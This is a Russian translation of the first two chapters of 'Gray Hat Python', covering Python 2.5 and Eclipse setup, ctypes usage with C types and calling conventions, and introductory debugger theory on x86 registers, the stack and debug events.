

Gray Hat Python. Программирование на Python для хакеров и обратных разработчиков

Русский перевод книги о применении Python для разработки отладчиков, перехвата и внедрения кода, фаззинга, анализа драйверов Windows, автоматизации IDA Pro и эмуляции машинного кода.

Больше крутых материалов в моём телеграм канале [@grogrigs](#)

Глава 1. Настройка среды разработки

Прежде чем вы сможете познать искусство программирования на Python в стиле серых шляп, вам придётся пройти через наименее увлекательную часть этой книги - настроить среду разработки. Крайне важно иметь надёжную среду разработки, которая позволит тратить время на усвоение интересных сведений из этой книги, а не блуждать в попытках заставить свой код выполняться.

В этой главе кратко рассматриваются установка Python 2.5, настройка среды разработки Eclipse и основы написания на Python кода, совместимого с C. Когда вы настроите среду и поймёте основы, мир станет вашей устрицей; эта книга покажет, как вскрыть её.

1.1 Требования к операционной системе

Я предполагаю, что большую часть кода вы будете писать на 32-разрядной платформе под управлением Windows. Для Windows существует самый широкий набор инструментов, и она хорошо подходит для разработки на Python. Все главы этой книги ориентированы на Windows, и большинство примеров будут работать только в операционной системе Windows.

Однако некоторые примеры можно запускать в одном из дистрибутивов Linux. Для разработки в Linux я рекомендую загрузить 32-разрядный дистрибутив Linux в виде виртуального устройства VMware. Проигрыватель виртуальных устройств VMware бесплатен и позволяет быстро переносить файлы с компьютера, на котором ведётся разработка, на виртуальную машину Linux. Если у вас найдётся лишний компьютер, можете установить на него полноценный дистрибутив. Для работы с этой книгой используйте дистрибутив на основе Red Hat, например Fedora Core 7 или Centos 5. Разумеется, вместо этого можно работать в Linux и эмулировать Windows. Выбор действительно за вами.

Бесплатные образы VMware. VMware предоставляет на своём веб-сайте каталог бесплатных виртуальных устройств. Они позволяют специалисту по обратной разработке или исследователю уязвимостей развёртывать вредоносные программы либо приложения внутри виртуальной машины для анализа, что снижает риск для физической инфраструктуры и предоставляет изолированную рабочую площадку. Посетить магазин виртуальных устройств можно по адресу <http://www.vmware.com/appliances/>, а загрузить проигрыватель - по адресу <http://www.vmware.com/products/player/>.

1.2 Получение и установка Python 2.5

Установка Python выполняется быстро и безболезненно как в Linux, так и в Windows. Пользователям Windows повезло получить установщик, который выполняет за них всю настройку; в Linux, однако, программу придётся собрать из исходного кода.

1.2.1 Установка Python в Windows

Пользователи Windows могут получить установщик на основном сайте Python: <http://python.org/ftp/python/2.5.1/python-2.5.1.msi>. Просто дважды щёлкните установщик и выполните указанные шаги. Он должен создать каталог C:/Python25/, в котором будут находиться

интерпретатор `python.exe` и все установленные стандартные библиотеки.

Примечание. При желании можно установить Immunity Debugger, в состав которого входит не только сам отладчик, но и установщик Python 2.5. В последующих главах Immunity Debugger будет применяться для многих задач, поэтому здесь вы можете убить двух зайцев одним установщиком. Чтобы загрузить и установить Immunity Debugger, посетите <http://debugger.immunityinc.com/>.

1.2.2 Установка Python в Linux

Чтобы установить Python 2.5 в Linux, нужно загрузить и скомпилировать исходный код. Это даёт полный контроль над установкой и в то же время сохраняет существующую установку Python, присутствующую в системе на основе Red Hat. Предполагается, что все приведённые далее команды будут выполняться от имени пользователя `root`.

Первый шаг - загрузить и распаковать исходный код Python 2.5. В сеансе терминала командной строки введите следующее:

```
# cd /usr/local/
# wget http://python.org/ftp/python/2.5.1/Python-2.5.1.tgz
# tar -zxvf Python-2.5.1.tgz
# mv Python-2.5.1 Python25
# cd Python25
```

Теперь исходный код загружен и распакован в `/usr/local/Python25`. Следующий шаг - скомпилировать исходный код и убедиться, что интерпретатор Python работает:

```
# ./configure --prefix=/usr/local/Python25
# make && make install
# pwd
/usr/local/Python25
# python
Python 2.5.1 (r251:54863, Mar 14 2012, 07:39:18)
[GCC 3.4.6 20060404 (Red Hat 3.4.6-8)] on Linux2
Type "help", "copyright", "credits" or "license" for more information.
>>>
```

Теперь вы находитесь в интерактивной оболочке Python, которая предоставляет полный доступ к интерпретатору Python и всем входящим в комплект библиотекам. Быстрая проверка покажет, что команды интерпретируются правильно:

```
>>> print "Hello World!"
Hello World!
>>> exit()
#
```

Превосходно! Всё работает именно так, как требуется. Чтобы пользовательская среда автоматически знала, где искать интерпретатор Python, необходимо отредактировать файл `/root/.bashrc`. Лично я для редактирования любого текста использую `nano`, но вы можете выбрать любой привычный редактор. Откройте файл `/root/.bashrc` и добавьте в его конец следующую строку:

```
export PATH=/usr/local/Python25/:$PATH
```

Эта строка сообщает среде Linux, что пользователь `root` может обращаться к интерпретатору Python, не указывая полный путь. Если выйти из системы и снова войти как `root`, то после ввода `python` в любом месте командной оболочки появится приглашение интерпретатора Python.

Теперь, когда полностью работоспособный интерпретатор Python имеется и в Windows, и в Linux, пришло время настроить интегрированную среду разработки (IDE). Если у вас уже есть IDE, с

которой вам удобно работать, следующий раздел можно пропустить.

1.3 Настройка Eclipse и PyDev

Для быстрой разработки и отладки приложений Python совершенно необходимо использовать надёжную IDE. Сочетание популярной среды разработки Eclipse и модуля PyDev предоставляет огромное количество мощных возможностей, которых нет под рукой в большинстве других IDE. Кроме того, Eclipse работает в Windows, Linux и Mac и превосходно поддерживается сообществом. Быстро разберём установку и настройку Eclipse и PyDev:

1. Загрузите пакет Eclipse Classic с <http://www.eclipse.org/downloads/>.
2. Распакуйте его в C:\Eclipse.
3. Запустите C:\Eclipse\eclipse.exe.
4. При первом запуске программа спросит, где хранить рабочую область; можно принять значение по умолчанию и установить флажок **Use this as default and do not ask again**. Нажмите **OK**.
5. После запуска Eclipse выберите **Help > Software Updates > Find and Install**.
6. Выберите переключатель **Search for new features to install** и нажмите **Next**.
7. На следующем экране нажмите **New Remote Site**.
8. В поле **Name** введите описательную строку, например PyDev Update. Убедитесь, что поле **URL** содержит <http://pydev.sourceforge.net/updates/>, и нажмите **OK**. Затем нажмите **Finish**, чтобы запустить средство обновления Eclipse.
9. Через несколько мгновений появится диалоговое окно обновлений. Когда это произойдёт, разверните верхний элемент **PyDev Update** и отметьте элемент **PyDev**. Для продолжения нажмите **Next**.
10. Затем прочитайте и примите лицензионное соглашение PyDev. Если вы согласны с его условиями, выберите переключатель **I accept the terms in the license agreement**.
11. Нажмите **Next**, а затем **Finish**. Вы увидите, как Eclipse начинает загружать расширение PyDev. Когда загрузка завершится, нажмите **Install All**.
12. Последний шаг - нажать **Yes** в диалоговом окне, которое появится после установки PyDev; Eclipse перезапустится и будет включать ваш новенький PyDev.

На следующем этапе настройки Eclipse нужно лишь убедиться, что PyDev может найти правильный интерпретатор Python для запуска сценариев внутри PyDev:

1. В запущенной Eclipse выберите **Window > Preferences**.
2. Разверните элемент дерева **PyDev** и выберите **Interpreter - Python**.
3. В разделе **Python Interpreters** в верхней части диалогового окна нажмите **New**.
4. Перейдите к C:\Python25\python.exe и нажмите **Open**.
5. В следующем диалоговом окне появится список библиотек, входящих в комплект интерпретатора; ничего не меняйте и просто нажмите **OK**.
6. Затем ещё раз нажмите **OK**, чтобы завершить настройку интерпретатора.

Теперь у вас есть работающая установка PyDev, настроенная для использования только что установленного интерпретатора Python 2.5. Прежде чем приступить к написанию кода, необходимо создать новый проект PyDev; в этом проекте будут храниться все исходные файлы, приведённые в

книге. Чтобы создать новый проект, выполните следующие шаги:

1. Выберите **File > New > Project**.
2. Разверните элемент дерева **PyDev** и выберите **PyDev Project**. Для продолжения нажмите **Next**.
3. Назовите проект **Gray Hat Python**. Нажмите **Finish**.

Вы заметите, что экран Eclipse перестроится, а в его левом верхнем углу должен появиться проект **Gray Hat Python**. Теперь щёлкните правой кнопкой мыши папку **src** и выберите **New > PyDev Module**. В поле **Name** введите **chapter1-test** и нажмите **Finish**. Вы увидите, что панель проекта обновилась, а в список добавлен файл **chapter1-test.py**.

Чтобы запускать сценарии Python из Eclipse, просто нажмите на панели инструментов кнопку **Run As** (зелёный круг с белой стрелкой). Чтобы запустить последний запускавшийся сценарий, нажмите **CTRL-F11**. Когда сценарий запускается внутри Eclipse, вывод появляется не в окне командной строки, а на панели в нижней части экрана Eclipse с названием **Console**. На панели **Console** будет отображаться весь вывод сценариев. Вы увидите, что в редакторе открыт файл **chapter1-test.py** и он ожидает сладкого нектара Python.

1.3.1 Лучший друг хакера: ctypes

Модуль Python **ctypes**, безусловно, является одной из самых мощных библиотек, доступных разработчику Python. Библиотека **ctypes** позволяет вызывать функции из динамически подключаемых библиотек и обладает обширными возможностями для создания сложных типов данных C и вспомогательных функций низкоуровневой работы с памятью. Крайне важно понять основы использования библиотеки **ctypes**, поскольку на протяжении всей книги вы будете активно на неё полагаться.

1.3.2 Использование динамических библиотек

Первый шаг в применении **ctypes** - понять, как разрешать функции в динамически подключаемой библиотеке и обращаться к ним. Динамически подключаемая библиотека - это скомпилированный двоичный файл, который во время выполнения связывается с основным исполняемым файлом процесса. На платформах Windows такие двоичные файлы называются динамически подключаемыми библиотеками (DLL), а в Linux - разделяемыми объектами (SO). В обоих случаях двоичные файлы предоставляют функции через экспортированные имена, которые разрешаются в фактические адреса памяти. Обычно для вызова функций во время выполнения приходится разрешать их адреса; однако **ctypes** уже выполняет за вас всю грязную работу.

В **ctypes** существуют три разных способа загрузки динамических библиотек: **cdll()**, **windll()** и **oledll()**. Все три различаются способом вызова функций внутри библиотек и получаемыми возвращаемыми значениями. Метод **cdll()** применяется для загрузки библиотек, которые экспортируют функции со стандартным соглашением о вызовах **cdecl**. Метод **windll()** загружает библиотеки, экспортирующие функции с соглашением о вызовах **stdcall**, то есть собственным соглашением Microsoft Win32 API. Метод **oledll()** работает точно так же, как **windll()**, но предполагает, что экспортированные функции возвращают код ошибки Windows **HRESULT**, который применяется именно для сообщений об ошибках, возвращаемых функциями Microsoft Component Object Model (COM).

В качестве короткого примера мы разрешим функцию **printf()** из среды выполнения C в Windows и Linux и воспользуемся ею для вывода проверочного сообщения. В Windows средой выполнения C является **msvcrt.dll**, расположенная в **C:\WINDOWS\system32**, а в Linux - **libc.so.6**, которая по

умолчанию находится в /lib/. Создайте сценарий chapter1-printf.py в Eclipse или в обычном рабочем каталоге Python и введите следующий код.

Код chapter1-printf.py в Windows

```
from ctypes import *

msvcrt = cdll.msvcrt
message_string = "Hello world!\n"
msvcrt.printf("Testing: %s", message_string)
```

Ниже приведён вывод этого сценария:

```
C:\Python25> python chapter1-printf.py
Testing: Hello world!
C:\Python25>
```

В Linux этот пример будет немного отличаться, но даст те же результаты. Переключитесь на установленную Linux и создайте chapter1-printf.py в каталоге /root/.

Как устроены соглашения о вызовах. Соглашение о вызовах описывает правильный способ вызова определённой функции. Сюда входят порядок размещения параметров функции, выбор параметров, помещаемых в стек или передаваемых через регистры, и способ раскрутки стека при возврате из функции. Необходимо понимать два соглашения о вызовах: cdecl и stdcall. В соглашении cdecl параметры помещаются в стек справа налево, а за удаление аргументов из стека отвечает вызывающая сторона. Это соглашение применяется большинством систем C на архитектуре x86.

Ниже приведён пример вызова функции cdecl.

На C

```
int python_rocks(reason_one, reason_two, reason_three);
```

На языке ассемблера x86

```
push reason_three
push reason_two
push reason_one
call python_rocks
add esp, 12
```

Здесь хорошо видно, как передаются аргументы, а последняя строка увеличивает указатель стека на 12 байт (у функции три параметра, каждый параметр в стеке занимает 4 байта, итого 12 байт), что фактически удаляет эти параметры.

Ниже показан пример соглашения stdcall, которое применяется Win32 API.

На C

```
int my_socks(color_one color_two, color_three);
```

На языке ассемблера x86

```
push color_three
push color_two
push color_one
call my_socks
```

В этом случае порядок параметров тот же, но стек очищает не вызывающая сторона; вместо неё перед возвратом это обязана сделать функция `my_socks`.

Для обоих соглашений важно отметить, что возвращаемые значения хранятся в регистре `EAX`.

Код `chapter1-printf.py` в *Linux*

```
from ctypes import *

libc = CDLL("libc.so.6")
message_string = "Hello world!\n"
libc.printf("Testing: %s", message_string)
```

Ниже приведён вывод версии сценария для *Linux*:

```
# python /root/chapter1-printf.py
Testing: Hello world!
#
```

Вот насколько просто вызвать динамическую библиотеку и воспользоваться экспортированной из неё функцией. На протяжении книги этот приём будет применяться много раз, поэтому важно понимать, как он работает.

1.3.3 Создание типов данных *C*

Создавать тип данных *C* на Python просто чертовски сексуально - в таком странном, ботанском смысле. Эта возможность позволяет полностью интегрироваться с компонентами, написанными на *C* и *C++*, что значительно усиливает Python. Бегло просмотрите таблицу 1-1, чтобы понять, как типы данных сопоставляются между *C*, Python и результирующим типом `ctypes`.

Таблица 1-1. Сопоставление типов данных *Python* и *C*

Тип <i>C</i>	Тип Python	Тип <code>ctypes</code>
<code>char</code>	строка из 1 символа	<code>c_char</code>
<code>wchar_t</code>	строка Unicode из 1 символа	<code>c_wchar</code>
<code>char</code>	<code>int/long</code>	<code>c_byte</code>
<code>char</code>	<code>int/long</code>	<code>c_ubyte</code>
<code>short</code>	<code>int/long</code>	<code>c_short</code>
<code>unsigned short</code>	<code>int/long</code>	<code>c_ushort</code>
<code>int</code>	<code>int/long</code>	<code>C_int</code>
<code>unsigned int</code>	<code>int/long</code>	<code>c_uint</code>
<code>long</code>	<code>int/long</code>	<code>c_long</code>
<code>unsigned long</code>	<code>int/long</code>	<code>c_ulong</code>
<code>long long</code>	<code>int/long</code>	<code>c_longlong</code>

Тип C	Тип Python	Тип ctypes
unsigned long long	int/long	c_ulonglong
float	float	c_float
double	float	c_double
char * (завершается NULL)	строка или none	c_char_p
wchar_t * (завершается NULL)	Unicode или none	c_wchar_p
void *	int/long или none	c_void_p

Видите, насколько аккуратно типы данных преобразуются в обе стороны? Держите эту таблицу под рукой на случай, если забудете соответствия. Типы ctypes можно инициализировать значением, но оно должно иметь правильный тип и размер. Для демонстрации откройте оболочку Python и введите несколько следующих примеров:

```
C:\Python25> python.exe
Python 2.5 (r25:51908, Sep 19 2006, 09:52:17) [MSC v.1310 32 bit (Intel)] on win32
Type "help", "copyright", "credits" or "license" for more information.
>>> from ctypes import *
>>> c_int()
c_long(0)
>>> c_char_p("Hello world!")
c_char_p('Hello world!')
>>> c_ushort(-5)
c_ushort(65531)
>>>
>>> seitz = c_char_p("loves the python")
>>> print seitz
c_char_p('loves the python')
>>> print seitz.value
loves the python
>>> exit()
```

Последний пример показывает, как присвоить переменной seitz символьный указатель на строку "loves the python". Чтобы обратиться к содержимому этого указателя, используйте атрибут seitz.value; такая операция называется разыменованием указателя.

1.3.4 Передача параметров по ссылке

В C и C++ нередко встречаются функции, ожидающие указатель в качестве одного из параметров. Это нужно для того, чтобы функция могла записывать данные в соответствующую область памяти или, если параметр слишком велик, передавать его по значению. Как бы то ни было, ctypes полностью готова к этому благодаря функции byref(). Если функция ожидает указатель в качестве параметра, вызывайте её так: function_main(byref(parameter)).

1.3.5 Определение структур и объединений

Структуры и объединения являются важными типами данных, поскольку часто применяются как во всём Microsoft Win32 API, так и в libc в Linux. Структура - это просто группа переменных, которые могут иметь одинаковые или разные типы данных. К любой переменной-члену структуры можно обратиться с помощью точечной записи, например beer_recipe.amt_barley. Так выполняется

обращение к переменной `amt_barley`, содержащейся в структуре `beer_recipe`. Ниже приведён пример определения структуры (или `struct`, как её обычно называют) на C и Python.

На C

```
struct beer_recipe
{
    int amt_barley;
    int amt_water;
};
```

На Python

```
class beer_recipe(Structure):
    _fields_ = [
        ("amt_barley", c_int),
        ("amt_water", c_int),
    ]
```

Как видите, `ctypes` очень упрощает создание структур, совместимых с C. Обратите внимание, что на самом деле это не полный рецепт пива, и я вовсе не призываю вас пить ячмень с водой.

Объединения во многом похожи на структуры. Однако в объединении все переменные-члены используют одну и ту же область памяти. Благодаря такому способу хранения переменных объединения позволяют представить одно и то же значение разными типами. Следующий пример показывает объединение, позволяющее отобразить число тремя разными способами.

На C

```
union {
    long   barley_long;
    int    barley_int;
    char   barley_char[8];
}barley_amount;
```

На Python

```
class barley_amount(Union):
    _fields_ = [
        ("barley_long", c_long),
        ("barley_int", c_int),
        ("barley_char", c_char * 8),
    ]
```

Если присвоить переменной-члену `barley_int` объединения `barley_amount` значение 66, затем можно воспользоваться членом `barley_char`, чтобы вывести символьное представление этого числа. Для демонстрации создайте новый файл `chapter1-unions.py` и быстро наберите следующий код.

`chapter1-unions.py`

```
from ctypes import *

class barley_amount(Union):
    _fields_ = [
        ("barley_long", c_long),
        ("barley_int", c_int),
        ("barley_char", c_char * 8),
    ]

value = raw_input("Enter the amount of barley to put into the beer vat:")
my_barley = barley_amount(int(value))
print "Barley amount as a long: %ld" % my_barley.barley_long
print "Barley amount as an int: %d" % my_barley.barley_int
print "Barley amount as a char: %s" % my_barley.barley_char
```

Вывод этого сценария будет выглядеть так:

```
C:\Python25> python chapter1-unions.py
Enter the amount of barley to put into the beer vat: 66
Barley amount as a long: 66
Barley amount as an int: 66
Barley amount as a char: B
C:\Python25>
```

Как видите, присвоив объединению одно значение, мы получаем три разных представления этого значения. Если вывод переменной `barley_char` вызывает недоумение, то `B` является эквивалентом десятичного числа 66 в ASCII.

Переменная-член `barley_char` - превосходный пример определения массива в `ctypes`. В `ctypes` массив определяется умножением типа на количество элементов, которые требуется выделить в массиве. В предыдущем примере для переменной-члена `barley_char` был определён массив из восьми символов.

Теперь у вас есть работающая среда Python в двух разных операционных системах и понимание того, как взаимодействовать с низкоуровневыми библиотеками. Пора начать применять эти знания для создания широкого набора инструментов, помогающих в обратной разработке и взломе программ. Надевайте шлем.

Глава 2. Отладчики и их устройство

Отладчики - настоящая отрада для хакера. Они позволяют трассировать процесс во время выполнения, то есть выполнять динамический анализ. Возможность динамического анализа совершенно необходима при разработке эксплойтов, сопровождении фаззеров и исследовании вредоносных программ. Крайне важно понимать, что представляют собой отладчики и как они работают. Отладчики предоставляют целый набор средств и возможностей, полезных при поиске дефектов в программах. Большинство из них умеет запускать, приостанавливать и пошагово выполнять процесс, устанавливать точки останова, изменять регистры и память, а также перехватывать исключения, возникающие внутри целевого процесса.

Но прежде чем двигаться дальше, обсудим различие между отладчиком белого ящика и отладчиком чёрного ящика. Большинство платформ разработки, или IDE, содержит встроенный отладчик, который позволяет разработчикам с высокой степенью контроля трассировать свой исходный код. Это называется отладкой белого ящика. Такие отладчики полезны во время разработки, однако специалист по обратной разработке или охотник за ошибками редко располагает исходным кодом, поэтому для трассировки целевых приложений ему приходится применять отладчики чёрного ящика. Отладчик чёрного ящика предполагает, что исследуемая программа совершенно непрозрачна для хакера, а единственные доступные сведения представлены в дизассемблированном виде. Хотя такой способ поиска ошибок сложнее и требует больше времени, хорошо подготовленный специалист по обратной разработке способен понять программную систему на очень глубоком уровне. Иногда те, кто взламывает программу, могут понять её лучше создавших её разработчиков!

Важно различать два подкласса отладчиков чёрного ящика: пользовательского режима и режима ядра. Пользовательский режим, обычно называемый кольцом 3, - это режим процессора, в котором работают пользовательские приложения. Приложения пользовательского режима выполняются с наименьшими привилегиями. Запуская `calc.exe`, чтобы что-нибудь посчитать, вы создаёте процесс пользовательского режима; при трассировке этого приложения вы выполняли бы отладку в пользовательском режиме. Режим ядра, или кольцо 0, обладает наивысшим уровнем привилегий. В нём работает ядро операционной системы, а также драйверы и другие низкоуровневые компоненты. Перехватывая пакеты с помощью Wireshark, вы взаимодействуете с драйвером, работающим в режиме ядра. Если бы вам потребовалось остановить драйвер и в произвольный момент исследовать его состояние, вы воспользовались бы отладчиком режима ядра.

Существует небольшой перечень отладчиков пользовательского режима, которыми обычно пользуются специалисты по обратной разработке и хакеры: WinDbg от Microsoft и бесплатный отладчик OllyDbg, созданный Oleh Yuschuk. Для отладки в Linux применяется стандартный GNU Debugger (gdb). Все три отладчика весьма мощные, и у каждого есть сильная сторона, отсутствующая у других.

Однако за последние годы в области интеллектуальной отладки произошёл значительный прогресс, особенно на платформе Windows. Интеллектуальный отладчик поддерживает сценарии и расширенные возможности, например перехват вызовов, и в целом располагает более развитыми функциями именно для поиска ошибок и обратной разработки. Два новых лидера в этой области - PyDbg, созданный Pedram Amini, и Immunity Debugger компании Immunity, Inc.

PyDbg - это отладчик, полностью реализованный на Python, который даёт хакеру полный автоматизированный контроль над процессом исключительно средствами Python. Immunity Debugger - превосходный графический отладчик, который выглядит и ощущается как OllyDbg, но содержит множество усовершенствований, а также самую мощную из доступных сегодня библиотек отладки на Python. Оба отладчика подробно рассматриваются в последующих главах книги. А сейчас погрузимся в общую теорию отладки.

В этой главе мы сосредоточимся на приложениях пользовательского режима для платформы x86. Начнём с изучения самых основных аспектов архитектуры центрального процессора, рассмотрим стек и устройство отладчика пользовательского режима. Наша цель - дать вам возможность создать собственный отладчик для любой операционной системы, поэтому сначала необходимо понять низкоуровневую теорию.

2.1 Регистры центрального процессора общего назначения

Регистр - это небольшой объём памяти внутри центрального процессора и самый быстрый способ доступа процессора к данным. В наборе команд x86 процессор использует восемь регистров общего назначения: EAX, EDX, ECX, ESI, EDI, EBP, ESP и EBX. Процессору доступны и другие регистры, но мы будем рассматривать их лишь в тех особых случаях, когда они понадобятся. Каждый из восьми регистров общего назначения рассчитан на определённое применение и выполняет функцию, позволяющую процессору эффективно обрабатывать команды. Важно понимать назначение этих регистров, поскольку это знание заложит основу для понимания устройства отладчика. Разберём каждый регистр и его функцию. В завершение мы проиллюстрируем их применение простым упражнением по обратной разработке.

Регистр EAX, также называемый регистром-аккумулятором, применяется для вычислений и хранения значений, возвращаемых функциями. Многие оптимизированные команды из набора x86 предназначены для перемещения данных в регистр EAX и из него, а также для выполнения вычислений над этими данными. Для большинства основных операций, например сложения, вычитания и сравнения, оптимизировано использование регистра EAX. Более специализированные операции, например умножение или деление, также могут выполняться только в регистре EAX.

Как уже отмечалось, возвращаемые функциями значения хранятся в EAX. Это важно помнить, чтобы по хранящемуся в EAX значению легко определять, завершился вызов функции неудачей или успехом. Кроме того, можно установить фактическое значение, возвращаемое функцией.

EDX - регистр данных. По сути, этот регистр является расширением регистра EAX и помогает хранить дополнительные данные для более сложных вычислений, например умножения и деления. Его также можно использовать как хранилище общего назначения, однако чаще всего он применяется вместе с вычислениями, выполняемыми в регистре EAX.

Регистр ECX, также называемый регистром-счётчиком, применяется в операциях цикла. Повторяющиеся операции могут заключаться в сохранении строки или подсчёте чисел. Важно понимать, что ECX ведёт отсчёт вниз, а не вверх. В качестве примера рассмотрим следующий фрагмент на Python:

```
counter = 0

while counter < 10:
    print "Loop number: %d" % counter
    counter += 1
```

Если перевести этот код на язык ассемблера, в первом проходе цикла ECX был бы равен 10, во втором - 9 и так далее. Это немного сбивает с толку, поскольку порядок обратен показанному в Python, но просто помните, что отсчёт всегда идёт вниз, и всё будет в порядке.

В языке ассемблера x86 циклы обработки данных для эффективного манипулирования данными опираются на регистры ESI и EDI. Регистр ESI служит индексом источника операции над данными и хранит местоположение входного потока данных. Регистр EDI указывает место, где сохраняется результат операции над данными, то есть является индексом назначения. Легко запомнить, что ESI

применяется для чтения, а EDI - для записи. Использование регистров индекса источника и назначения при операциях над данными значительно повышает производительность выполняемой программы.

Регистры ESP и EBP являются соответственно указателем стека и базовым указателем. Они применяются для управления вызовами функций и операциями со стеком. При вызове функции её аргументы помещаются в стек, а вслед за ними туда помещается адрес возврата. Регистр ESP указывает на самую вершину стека, поэтому он будет указывать на адрес возврата. Регистр EBP применяется для указания на дно стека вызова. В некоторых обстоятельствах компилятор может применить оптимизацию, устраняющую использование регистра EBP как указателя кадра стека; в таком случае EBP освобождается и может применяться как любой другой регистр общего назначения.

EBX - единственный регистр, который не был предназначен для чего-либо конкретного. Его можно использовать как дополнительное хранилище.

Следует упомянуть ещё один регистр - EIP. Он указывает на выполняемую в данный момент команду. По мере того как процессор выполняет код двоичного файла, EIP обновляется и отражает место, в котором происходит выполнение.

Отладчик должен уметь легко читать и изменять содержимое этих регистров. Каждая операционная система предоставляет интерфейс, с помощью которого отладчик взаимодействует с процессором и получает либо изменяет эти значения. Отдельные интерфейсы будут рассмотрены в главах, посвящённых конкретным операционным системам.

2.2 Стек

При разработке отладчика очень важно понимать стек. В стеке хранятся сведения о способе вызова функции, принимаемых ею параметрах и способе возврата после завершения выполнения. Стек представляет собой структуру типа "первым вошёл, последним вышел" (First In, Last Out, FILO): при вызове функции аргументы помещаются в стек, а после завершения функции извлекаются из него. Регистр ESP отслеживает самую вершину кадра стека, а EBP - его дно. Стек растёт от старших адресов памяти к младшим. В качестве упрощённого примера работы стека воспользуемся уже рассмотренной функцией `my_socks()`.

Вызов функции на C

```
int my_socks(color_one, color_two, color_three);
```

Вызов функции на языке ассемблера x86

```
push color_three
push color_two
push color_one
call my_socks
```

Вид кадра стека показан на рисунке 2-1.




Рисунок 2-1. Кадр стека вызова функции `my_socks()`

Как видите, это простая структура данных, лежащая в основе всех вызовов функций внутри двоичного файла. Когда функция `my_socks()` возвращает управление, она извлекает все значения из стека и переходит по адресу возврата, чтобы продолжить выполнение в вызвавшей её родительской функции. Следует также учитывать понятие локальных переменных. Локальные переменные - это области памяти, действительные только для выполняющейся функции. Немного расширим функцию `my_socks()` и предположим, что первым делом она создаёт массив символов, в который копируется параметр `color_one`. Код будет выглядеть так:

```
int my_socks(color_one, color_two, color_three)
{
    char stinky_sock_color_one[10];
    ...
}
```

Переменная `stinky_sock_color_one` будет размещена в стеке, чтобы её можно было использовать в текущем кадре стека. После такого выделения памяти кадр стека будет выглядеть, как показано на рисунке 2-2.




Рисунок 2-2. Кадр стека после выделения локальной переменной `stinky_sock_color_one`

Теперь видно, как локальные переменные размещаются в стеке и как увеличивается указатель стека, продолжая указывать на его вершину. Возможность захватить кадр стека в отладчике весьма полезна для трассировки функций, сохранения состояния стека при сбое и поиска переполнений стека.

2.3 События отладки

Отладчики работают в бесконечном цикле, ожидающем возникновения события отладки. Когда оно возникает, цикл прерывается и вызывается соответствующий обработчик события.

При вызове обработчика события отладчик останавливается и ожидает указаний о продолжении работы. Среди распространённых событий, которые обязан перехватывать отладчик:

- срабатывание точки останова;
- нарушение доступа к памяти, также называемое ошибкой доступа или ошибкой сегментации;
- исключение, созданное отлаживаемой программой.

В каждой операционной системе применяется свой способ передачи этих событий отладчику; они будут рассмотрены в главах, посвящённых конкретным операционным системам. В некоторых операционных системах можно перехватывать и другие события, например создание потока и процесса либо загрузку динамической библиотеки во время выполнения. Такие особые события мы рассмотрим там, где они применимы.

Преимущество сценарного отладчика заключается в возможности создавать собственные обработчики событий для автоматизации определённых задач отладки. Например, переполнение буфера является распространённой причиной нарушений доступа к памяти и представляет большой интерес для хакера. Если в обычном сеансе отладки происходит переполнение буфера и возникает нарушение доступа к памяти, вам приходится взаимодействовать с отладчиком и вручную сохранять интересные сведения. В сценарном отладчике можно создать обработчик, который автоматически собирает все необходимые сведения без вашего вмешательства.

